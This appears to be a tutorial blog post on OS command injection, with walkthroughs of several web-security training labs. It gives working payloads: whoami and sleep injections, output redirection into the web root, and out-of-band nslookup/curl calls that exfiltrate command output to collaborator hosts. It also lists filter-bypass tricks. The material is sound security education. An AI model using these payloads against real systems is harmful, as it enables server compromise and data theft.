Command Injection
Description.
Command injection (also known as OS command injection) is a vulnerability that allows an attacker to execute arbitrary operating system commands on the server hosting an application. This typically occurs when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell without proper validation or sanitization.
Dangerous Functions by Platform
PHP:
exec(), shell_exec(), system(), passthru(), proc_open(), popen(),etc...
Java:
Runtime.exec(),ProcessBuilder,etc...
Python:
os.system(), os.popen(), subprocess.Popen(), subprocess.call(), eval(),etc...
JavaScript/Node.js:
child_process.exec(), child_process.spawn(), child_process.execFile(),etc...
.NET (C#):
Process.Start(), System.Diagnostics.Process,etc...
Example : Injecting via Perl
#!/usr/bin/perl

use strict;
use CGI qw(:standard escapeHTML);

print header, start_html("");
print "<pre>";

my $command = "du -h --exclude php* /var/www/html";
$command = $command . param("dir");
$command = `$command`;

print "$command\n";
print end_html;
This script simply appends the value of the users supplied dir parameter to the end of a preset command, executes the command, and displays the results which will be shown in directories if user that they want to view
Example Url :
https://example.com/OvCgi/?dir=/public
You can exploit this by using characters like ; , | , || , \n , $(), etc and run command.
Example :
https://example.com/OvCgi/?dir=/public;whoami
Further more reading you can explore on :
https://hacktricks.wiki/en/pentesting-web/command-injection.html
Dafydd Stuttard, Marcus Pinto - The web application hacker's handbook_ finding and exploiting security flaws-Wiley (2011)
Lab: OS command injection, simple case
This lab contains an OS command injection vulnerability in the product stock checker. The application executes a shell command containing user‑supplied product and store IDs, then returns the output.
Analysis :
We have a product stock check functionality.
When we intercept the request of stock check function the response shows
like this productId=1&storeId=2
What happens if we inject an additional command behind the storeID parameter value ?
Exploitation :
Intercept the stock check request in Burp. Modify the storeId parameter to inject whoami
storeId=2; whoami
Send the request.

The response contains the output of whoami appended to the stock information.
Lab: Blind OS command injection with time delays
This lab contains a blind OS command injection vulnerability in the feedback submission function.
The application does not return command output, but you can detect injection using time delays.
Analysis :
There is a feedback form and we will exploit base on that
Exploit :
When we put the payloads like ; sleep 10 # or ||sleep+10|| by URL encoded (CRTL+U) in burp in each input field of feedback form.

We can see it works on email field input by delaying 10 seconds.
Lab: Blind OS command injection with output redirection
This lab contains a blind OS command injection vulnerability. The application does not return output, but you can redirect command output to a file in a web‑accessible location, then retrieve it.
Analysis :
Same feedback form as before – blind injection. Time delays work, but this lab requires reading output.
We can use output redirection (>) to write command results into a static file inside the web root, then fetch that file.
Web root common paths :
/var/www/html/
/var/www/
/usr/local/apache2/htdocs/
The given path in the lab is /var/www/images/
We can write to output.txt and visit /var/www/images/output.txt
Exploitation :
When we put the payloads like %0a sleep 10 # or ||sleep+10|| by URL encoded (CRTL+U) in burp in each input field of feedback form.
We can see it works on email field input by delaying 10 seconds.
We can use %0a whoami > /var/www/images/output.txt # by URL encoded (CRTL+U) we can see it is redirects.

When we go back to Home and look for images file we can see there is the output.txt can be see in images url.
https://0a4300a40460df418015fd1f001d0097.web-security-academy.net/image?filename=output.txt
Lab: Blind OS command injection with out-of-band interaction
This lab contains a blind OS command injection vulnerability. The application does not return output and has no writable web root.
Analysis :
No output, no file write access.
We can use nslookup, dig, curl, or wget to make the server send a request to our Burp Collaborator or custom listener.
Linux OOB payloads:
; nslookup collaborator-id.burpcollaborator.net
; curl http://collaborator-id.burpcollaborator.net
Exploitation :
We can put this payload in each field and poll in burp collaborator to know which parameter is vulnerable.
& nslookup nsjw3qkytf2h2go2bfgxh2v7dyjp7fv4.oastify.com # (CRTL+U url encoded)

We can see it is vulnerable in email parameter.
Lab: Blind OS command injection with out-of-band data exfiltration
This lab extends the previous one – you not only need OOB interaction but also must exfiltrate sensitive data (e.g., the
current username) via the OOB channel.
Analysis :
Same blind injection, but now you need to steal data – not just prove injection.
Combine command substitution with DNS or HTTP exfiltration.
DNS exfiltration (Linux):
; nslookup $(whoami).collaborator-id.burpcollaborator.net
The subdomain will contain the command output in the DNS query name.
Exploitation :
We can use the same payload from above lab to know which parameter is vulnerable.
We will use this payload to exfiltrate sensitive data
+%26+nslookup+$(whoami).kxlt8npvyc7e7dtzgclumz04ivonce03.oastify.com+%23 (already encode version)

And we see there is the value of whoami command.
Tips :
Character usually work is - %0a try this if there is character need to bypass.
You can also go to payload all things command injection category to understand more payloads to use.
Space Bypass - ${IFS} , %09 ( which is tab key encode value version )